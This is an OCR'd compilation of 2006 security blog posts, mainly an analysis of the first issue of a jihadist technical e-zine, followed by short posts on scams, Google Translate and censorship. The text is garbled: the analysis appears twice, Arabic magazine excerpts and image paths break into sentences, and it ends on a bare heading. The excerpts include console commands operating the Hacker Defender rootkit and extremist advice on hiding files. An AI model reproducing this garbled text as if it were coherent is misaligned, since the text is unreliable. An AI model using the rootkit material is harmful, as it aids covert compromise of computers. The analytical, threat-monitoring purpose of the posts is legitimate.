
mation on the exact nature of the articles, but the [5]SITE institute. So I decided to take a peek at the [6]Technical Mujahid for myself, in order to break through the FUD, or not see the "threat sliced on pieces" by different news sources.

According to the official release, [7]the magazine’s download locations seem to be slowly becoming useless,

besides the Rapidshare link which seems to be still [8]fully working – the Internet Haganah reasonably points out

that **owning a copy of it might get you in trouble in some countries, so don’t**.

Despite that I don’t speak any Arabic languages, and I pressume neither do you, the e-zine is rich on visual materials and you can pretty much grasp the big picture. Namely, that it’s practical compared to theoretical source of information, it’s targeting mixed audiences, and it’s keeping it very simple. So I’ve decided to compile a summary of the key sections and topics in the articles covered for future references. In one sentence - **its simplicity is not to be feared, but its practicality**.



لتسهيل فهم القياسات والاستفادة منها بصورة فعالة لعامة الناس؛ يتم إدخال خرائط جغرافية رقمية للجهاز بحيث يقوم الجهاز
بإسقاط معلومات الموقع (جي بي آس) على الخارطة الرقمية ليظهر لك موقعك على الخارطة مباشرة. ونظام الخرائط الرقمية
هنا اسمه نظام المعلومات الجغرافي. وفيما يلي المثال السابق مسقطاً على خارطة العراق

Buhayrat al Qadisiyah
Tikrit
SALAH AD DIN
Sāmarrā
Tigris
dam
Hadithah
Khānaqīn
dam
Buhayrat Ath Tharthar
DIYALA
Ba'qūbah
Mandali
dam
Ar Ramādī
R
Fallūjah
Baghdad
BAGHDAD
Al Habbānīyah
Buhayrat al Habbaniyah
Buhayrat ar Razazah
W A S
Karbala
BABIL
Al Kut
Al Hindīyah
Al Hillah

صورة 7 : دمج تحديد الموقع على خارطة جغرافية رقمية (جي بي إس - جي آي إس)

يبدو واضحاً أن تقاطع الدوائر هو النجمة الصفراء على الصورة. لكن هذه الدوائر هي تخيلية ولا تظهر على الجهاز

The release of the magazine is an indication of the ongoing use of the Internet for mass-education – economies of

scale – through videos and visual howto’s, but much more advanced information related to information security could


be obtained from public sources. The **cellphone triangulation in Iraq**, and the **demonstration of Hacker Defender** are worth mentioning, but overall, concepts such as **information warfare or online PSYOPS remain unstructured and**

abstract ideas to the average jihadist - for now. Notice the multimedia file used as an example for the alternate data stream as well and draw up the conclusions on your own.

Don’t exclude the logical possibility of on purposely disinforming the general public and various intel folks across the world on a relatively primitive inforwar practices such as using PGP and alternate data streams.

Here are the articles themselves :

22



فن إخفاء الملفات

```
C:\fajr\hxdef100r>cd \

C:\>net stop HackerDefender100
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

C:\>cd fajr

C:\fajr>cd hxdef100r

C:\fajr\hxdef100r>hxdef100.exe :-uninstall
```

ملاحظات مهمة قبل البدء بعملية الرووت كت /

1) كما ذكرنا سابقاً من ملاحظة عدم تسمية العنوان الكامل للملف والاكتفاء باسم الملف فقط.

2) يجب إيقاف الإنترنت في جميع الفترة التى يكون فيها الرووت كت مفعلاً لأنه يحتوي على ما يسمى

01. Article One - **Alternate Data Streams** - steganography example given, rootkits - hacker defender covered, examples provided, abomosab.jpg used as an example

02. Article Two - **Satellite Communications and the importance of GPS, handheld GPS**, explains triangulation, mentions satellite imagery’s power, and satellite transfer speeds, mentions 1575 and 1227 as carrier frequencies and

Digital Sequence Spread Specturm - DSSS, mentions handheld GPS receiver, includes photos of 3G data card, laptop.

It then discusses a locked device with a "WARNING" sign on it

03. Article Three - **Visual HOWTO on Install VMware**

04. Article Four - Article on digital media players, the different formats, subtitles, and the NTSC and PAL systems,

recording basics as it looks like

05. Article Five - **Introduction to PGP** - Zimmerman is quoted, explanation of the RSA algorithm, recommending the use of PGP Whole Disk, features warning message that trial versions of PGP Whole Disk will self-decrypt

And [9]SITE Institute’s comments on the propaganda side in the introduction and conclusion :

" *For future issues, the editors urge members of the jihadist Internet community to submit articles in the field of technology for publishing. They write: “My kind, technical Mujahid brother, the magnitude of responsibility which is placed upon you is equal to what you know in the regard of information. Do not underestimate anything that you know; perhaps a small article that you write and publish can benefit one Mujahid in the Cause of Allah or can protect a brother of yours in Allah. This way you will gain the great reward with the permission of Allah.* "

If you perceive the Technical Mujahid magazine as a threat to the national security of any country, old issues of

[10]Phrack magazine must be giving you the nightmares.

Have a productive week everyone, and [11]stay informed!

1. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

2. http://www.pcadvisor.co.uk/news/index.cfm?newsid=7764

3. http://www.pcworld.com/article/id,128072-c,currentevents/article.html

4. http://www.centcom.mil/sites/uscentcom1/What%20Extremists%20Say/FirstIssueoftheTechnicalMujahid.aspx?PageView=Shared

5. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

6. http://teqanymag.arabform.com/


7. http://internet-haganah.org/hmedia/teaqny_mag1_announce/index.html

8. http://www.google.com/search?hl=en&q=teaqny_magazine1.zip

9. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

10. http://www.phrack.org/

11. http://del.icio.us/DDanchev


لتسهيل فهم القياسات والاستفادة منها بصورة فعالة لعامة الناس؛ يتم إدخال خرائط جغرافية رقمية للجهاز بحيث يقوم الجهاز
بإسقاط معلومات الموقع (جي بي آس) على الخارطة الرقمية ليظهر لك موقعك على الخارطة مباشرة. ونظام الخرائط الرقمية
هنا اسمه نظام المعلومات الجغرافي. وفيما يلي المثال السابق مسقطاً على خارطة العراق

Buhayrat al Qadisiyah
Tikrit
SALAH AD DIN
Samarra
Tigris
Khanaqin
dam
dam
Hadithah
Buhayrat Ath Tharthar
DIYALA
Ba'qubah
Mandali
dam
Ar Ramadi
Fallujah
Baghdad
BAGHDAD
AR
Al Habbaniyah
Buhayrat al Habbaniyah
Buhayrat ar Razazah
WAS
Karbala
BABIL
Al Kut
Al Hindiyah
Al Hillah

صورة 7 : دمج تحديد الموقع على خارطة جغرافية رقمية (جي بي إس - جي آي إس)

يبدو واضحاً أن تقاطع الدوائر هو النجمة الصفراء على الصورة. لكن هذه الدوائر هي تخيلية ولا تظهر على الجهاز

Analysis of the Technical Mujahid - Issue One (2006-12-11 16:57)

[1]

An [2]OSINT conducted, a tax payer’s buck saved somewhere.

Last week, the [3]mainstream [4]media was [5]abuzz with the release of the first jihadist e-zine discussing hacking, information hiding, of course in between the lines of radical propaganda, whereas no one was providing more information on the exact nature of the articles, but the [6]SITE institute. So I decided to take a peek at the [7]Technical Mujahid for myself, in order to break through the FUD, or not see the "threat sliced on pieces" by different news sources.

According to the official release, [8]the magazine’s download locations seem to be slowly becoming useless,

besides the Rapidshare link which seems to be still [9]fully working – the Internet Haganah reasonably points out

that **owning a copy of it might get you in trouble in some countries, so don’t**.

Despite that I don’t speak any Arabic languages, and I pressume neither do you, the e-zine is rich on visual materials and you can pretty much grasp the big picture. Namely, that it’s practical compared to theoretical source of information, it’s targeting mixed audiences, and it’s keeping it very simple. So I’ve decided to compile a summary of the key sections and topics in the articles covered for future references. In one sentence - **its simplicity is not to be feared, but its practicality**.

The release of the magazine is an indication of the ongoing use of the Internet for mass-education – economies of


scale – through videos and visual howto’s, but much more advanced information related to information security could

be obtained from public sources. The **cellphone triangulation in Iraq**, and the **demonstration of Hacker Defender** are worth mentioning, but overall, concepts such as **information warfare or online PSYOPS remain unstructured and**

abstract ideas to the average jihadist - for now. Notice the multimedia file used as an example for the alternate data stream as well and draw up the conclusions on your own.

Don’t exclude the logical possibility of on purposely disinforming the general public and various intel folks across the world on a relatively primitive inforwar practices such as using PGP and alternate data streams.

25



فن إخفاء الملفات

```
C:\fajr\hxdef100r>cd \

C:\>net stop HackerDefender100
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.


C:\>cd fajr

C:\fajr>cd hxdef100r

C:\fajr\hxdef100r>hxdef100.exe :-uninstall
```

ملاحظات مهمة قبل البدء بعملية الرووت كت /

1) كما ذكرنا سابقاً من ملاحظة عدم تسمية العنوان الكامل للملف والاكتفاء باسم الملف فقط.

2) يجب إيقاف الإنترنت في جميع الفترة التي يكون فيها الرووت كت مفعــلاً لأنــه يحتــوي علــى مــا يــسمى

Here are the articles themselves :

01. Article One - **Alternate Data Streams** - steganography example given, rootkits - hacker defender covered, examples provided, abomosab.jpg used as an example

02. Article Two - **Satellite Communications and the importance of GPS, handheld GPS**, explains triangulation, mentions satellite imagery’s power, and satellite transfer speeds, mentions 1575 and 1227 as carrier frequencies and

Digital Sequence Spread Specturm - DSSS, mentions handheld GPS receiver, includes photos of 3G data card, laptop.

It then discusses a locked device with a "WARNING" sign on it

03. Article Three - **Visual HOWTO on Install VMware**

04. Article Four - Article on digital media players, the different formats, subtitles, and the NTSC and PAL systems,

recording basics as it looks like

05. Article Five - **Introduction to PGP** - Zimmerman is quoted, explanation of the RSA algorithm, recommending the use of PGP Whole Disk, features warning message that trial versions of PGP Whole Disk will self-decrypt

And [10]SITE Institute’s comments on the propaganda side in the introduction and conclusion :

" *For future issues, the editors urge members of the jihadist Internet community to submit articles in the field of technology for publishing. They write: “My kind, technical Mujahid brother, the magnitude of responsibility which is placed upon you is equal to what you know in the regard of information. Do not underestimate anything that you know; perhaps a small article that you write and publish can benefit one Mujahid in the Cause of Allah or can protect a brother of yours in Allah. This way you will gain the great reward with the permission of Allah.* "

If you perceive the Technical Mujahid magazine as a threat to the national security of any country, old issues of

[11]Phrack magazine must be giving you the nightmares.

Have a productive week everyone, and [12]stay informed!

1. https://web.archive.org/web/20101016192214/http://1.bp.blogspot.com/_wICHhTiQmrA/RXyeMNwujHI/AAAAAAAAAGQ/bHYrgHm8_PQ/s1600-h/stega_hiding.jpg

2. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

3. http://www.pcadvisor.co.uk/news/index.cfm?newsid=7764

4. https://web.archive.org/web/20101016192214/http://www.pcworld.com/article/id,128072-c,currentevents/article.html

5. http://www.centcom.mil/sites/uscentcom1/What%20Extremists%20Say/FirstIssueoftheTechnicalMujahid.aspx?PageView=Shared

6. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

7. http://teqanymag.arabform.com/

8. http://internet-haganah.org/hmedia/teaqny_mag1_announce/index.html


9. https://web.archive.org/web/20101016192214/http://www.google.com/search?hl=en&q=teaqny_magazine1.zip

10. http://siteinstitute.org/bin/articles.cgi?ID=publications229606&Category=publications&Subcategory=0

11. http://www.phrack.org/

12. http://del.icio.us/DDanchev

27



Original text: Eugene Kaspersky

Automatically translated text: Антивирусная

English to Russian BETA

Google Translate Hack (2006-12-12 12:35)

Google seems to have [1]fixed this one already, but trying it the other way around you can still feel what BETA is all about. My guess is that translations of unknown words or combinations better return a clustered result from the Web,

than no result at all, which is exactly what is happening in this case.

1. http://www.viruslist.com/en/weblog?weblogid=208187293

28

BuzZzZ Generation (2006-12-12 12:48)

Just a few of the sites/blogs that have recently featured my posts exposing the low lifes :

- Linuxsecurity.com - "[1]Analysis of the Technical Mujahid - Issue One" ; "[2]Current State of Internet Jihad"

- Informit.com - "[3]How do terrorists spell rootkit in Farsi?"

- Defensetech.org - "[4]Rapid fire 1" ; "[5]Rapid fire 2"

- Net-security.org - "[6]Analysis of the Technical Mujahid - Issue One"

- [7]Cyberia.org.il

Interested in knowing how was Al Qaeda using the Internet before 9/11 with all the multimedia released back

then? Moreover, have you ever wanted to take a peek at some of the [8]most recent tools-of-the-trade [9]malware

authors use on a daily basis? Stay tuned for the **Christmas Full Disclosure Series** summarizing some of my recent findings, and beyond!

[10]Share your knowledge. It’s a way to achieve immortality. Dalai Lama

1. http://www.linuxsecurity.com/content/view/126179/169/

2. http://www.linuxsecurity.com/content/view/126180/169/

3. http://www.informit.com/discussion/index.asp?postid=267d22bb-b27e-4c2b-b3cf-018e8e2df18d&f1=rss&rl=1

4. http://www.defensetech.org/archives/003051.html

5. http://www.defensetech.org/archives/003062.html

6. http://net-security.org/news.php?id=13033

7. http://tech.cyberia.org.il/?p=121

8. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

9. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html

10. http://www.quotedb.com/quotes/3045

29

Busy Wednesday (2006-12-14 04:12)

Wednesday, Wednesday, so [1]good to blog.

1. http://ddanchev.blogspot.com/2006/10/return-on-investment-of-blogging.html

30

Terrorism Cartoon Contest (2006-12-14 04:21)

Why is it that even with my extemely well developed sense of black humour, I’m still [1]not laughting? Here’s another

contest collection, again hosted by Iran, this time on [2]the denial of the Holocaust. Thankfully, my history teacher

taught me otherwise, and the **N**o **S**uch **A**gency folks have the complete coverage in their indispensable "[3]Eavesdrop-ping on Hell : Historical Guide to Western Communications Intelligence and the Holocaust 1939-1945".

1. http://www.irancartoon.com/100/contest/terrorism/

2. http://www.irancartoon.ir/gallery/album48?page=1

3. http://www.nsa.gov/publications/publi00043.pdf

31

Top Ten Scams of 2006 (2006-12-14 04:37)

ConsumerAffairs.com did a great job in summarizing the [1]top 10 scams of 2006 " *from the roughly 50,000 consumer complaints we've processed in the past year*". Here's what the gullible consumer complains about :

01. [2]Fake Lottery Scam

ConsumerAffairs.com reported on one case in which an [3] *elderly Kansas manlost over $300,000.* [4]You should have Asked Merrill to point you to the "tickets" with the highest probability of success, but it's too late for you now. Baby booming gullibility in action.

02. [5]Phishing-Vishing Scams

I'm very surprised it's the second and not the first complain, but how come? Consumers aren't even aware

they got scammed at the first place. Do [6]yourself a favour, and don't discuss your financial details with automated

systems. Think before you act, it's like deciding whether to enter a singles bar or not.

03. [7]Phony Job Scam

"Any employment offered online without a formal interview, no matter where it originates, should be treated

with skepticism," said Arkansas Attorney General Mike Beebe, who investigated one of these scams in 2006. Thank you, you’ve just ruined the entire virtual telecommuting concept. I’m aware of another type of scam where fake job

postings seek to harvest as much personal information from applications as possible. [8]Other practices are also used.

04. [9]Negative Option Scams

Look for the ASTERISKS, it should be somewhere around the FREE proposal.

05. [10]Nigerian 419 Scams

People falling into this one, are the type of people suffering from the "[11]rich-uncle complex".

You don’t

know his exact wealth, but you secretly hope that on a sunny day a handsome, and of course charging by the minute

laywer will bring the news you’ve been subconsciously expecting your entire life. Think for real and forget about the Internet. Would a complete stranger offer you millions of dollars because he has no one else to give the money to,

or cannot open up a bank account for themselves?

06. [12]Pump & Dump Scam

Rainer Böhme and Thorsten Holz evaluated [13]the situation.

07. [14]Bogus Fuel Saving Devices

Make an analogy with washing powder/tablets/liquid who’s actively advertised as an "energy saver" due to its sophisticated technology that doesn’t require hot water, when it happens to be a commodity and if you’re going to

be saving energy from it, then you’ve either watched a movie about the Third World, or are very desperate.

08. [15]Grandparents Scam

An elderly person is targeted by the scammer who calls and says something like, "It’s me, grandpa." The elderly person will respond, thinking it’s one of their grandchildren. Unbelieavable, and perhaps another reason to keep in touch with your grand-parents more often, so they could at least recognize your voice.

09. [16]Oprah Ticket Scam

In case you fall victim into this one, you’re not just bored to the bottom of your brain, but a potential guest at

Oprah’s show with the unique ability to explain how this scam ruined your life, but later on helped your meet the

person of your life, where else if not in an online scam discussion group. I feel you.

10. [17]craigslist Scam

It’s like the Yellow Pages, some postings are so automatically generated that they happen to be a waste of

time, but hopefully not money, so be aware.

1. http://www.consumeraffairs.com/news04/2006/12/top_ten_scams.html

2. http://www.consumeraffairs.com/news04/2006/08/atlantic_lottery.html

3. http://www.consumeraffairs.com/news04/2006/10/lottery_scam_victim.html

4. http://askmerrill.ml.com/fa_front/1,2280,,00.html?pg=cnp

5. http://www.consumeraffairs.com/news04/2006/01/cpb_phishing.html

6. http://phishtanksitechecker.com/

7. http://www.consumeraffairs.com/news04/2006/05/career_building_scam.html

8. http://www.google.com/search?hl=en&q=%22phone+***%22+%22+address+*%22+%22e-mail%22+intitle%3A%22curriculum+vitae%22&btnG=Google+Search

9. http://www.consumeraffairs.com/news04/2005/negative_option.html

10. http://www.consumeraffairs.com/news04/2006/07/nigeria_419.html

11. http://en.wikipedia.org/wiki/Scrooge_McDuck

12. http://www.consumeraffairs.com/news04/2006/10/pump_du

mp.html

13. http://ssrn.com/abstract=897431

14. http://www.consumeraffairs.com/news04/2006/06/tx_gas_pill.html

15. http://www.consumeraffairs.com/news04/2006/11/grandparents_scam.html

16. http://www.consumeraffairs.com/news04/2006/11/oprah_scam.html

17. http://www.consumeraffairs.com/news04/2006/08/craigslist_scam.html

33

Le Cyber Jihad (2006-12-18 08:20)

It’s very nice to see that Marc Olanié is still keeping track of my [1]articles. Here are [2]several more [3]worth [4]Babelfishing.

1. http://www.reseaux-telecoms.net/actualites/lire-le-cyber-jihad-fait-trembler-l-amerique-15053.html

2. http://www.reseaux-telecoms.net/actualites/lire-bientot-le-virus-et-l-attaque-dos--on-demand-12182.html?pid=1

3. http://www.reseaux-telecoms.net/actualites/lire-danchev-sur-l-achat-de-failles-12703.html?pid=6

4. http://www.reseaux-telecoms.net/actualites/lire-des-truands-des-failles-du-business-13219.html

Google and Yahoo’s Shareholders Against Censorship (2006-12-19 04:46)

[1]Collective bargaining tends to achieve the necessary echo effect :

" *The New York City Pension Fund wants shareholders to force Google and Yahoo to refuse Internet censorship requests by governments. The fund, which owns nearly $280 million worth of Google shares and $110 million in Yahoo shares,*

filed resolutions for shareholders at the two Internet companies to vote on at the next shareholder meetings. The

resolution states that U.S.-based technology companies "that operate in countries controlled by authoritarian governments have an obligation to comply with the principles of the United Nations Declaration of Human Rights. "

Go, go, go, shareholders. So that by the time [2]censorship ends up where it’s [3]most aggressive for the [4]time

being, we can feel proud of ourselves living in a World 2.0, a world in which we all have universal access to the

collective wisdom of everyone. Wait, that [5]used to be part of both, Google’s and Yahoo’s mission statements [6]once.

From another perspective, the companies themselves have their hands tied by the overal Western world’s revenues generation greed, and outsourcing inspirations in China’s booming economy. But pretending it isn’t happening is like

ignoring the existence of the [7]thought police these days.

1. http://news.com.com/2061-10811_3-6143860.html

2. http://del.icio.us/DDanchev/Censorship

3. http://ddanchev.blogspot.com/2006/06/worlds-internet-censorship-map.html

4. http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html

5. http://ddanchev.blogspot.com/2006/01/twisted-reality.html

6. http://irrepressible.info/static/pdf/FOE-in-china-2006-lores.pdf

7. http://en.wikipedia.org/wiki/Thoughtcrime

Phishing Domains Hosting Multiple Phishing Sites (2006-12-19 08:21)

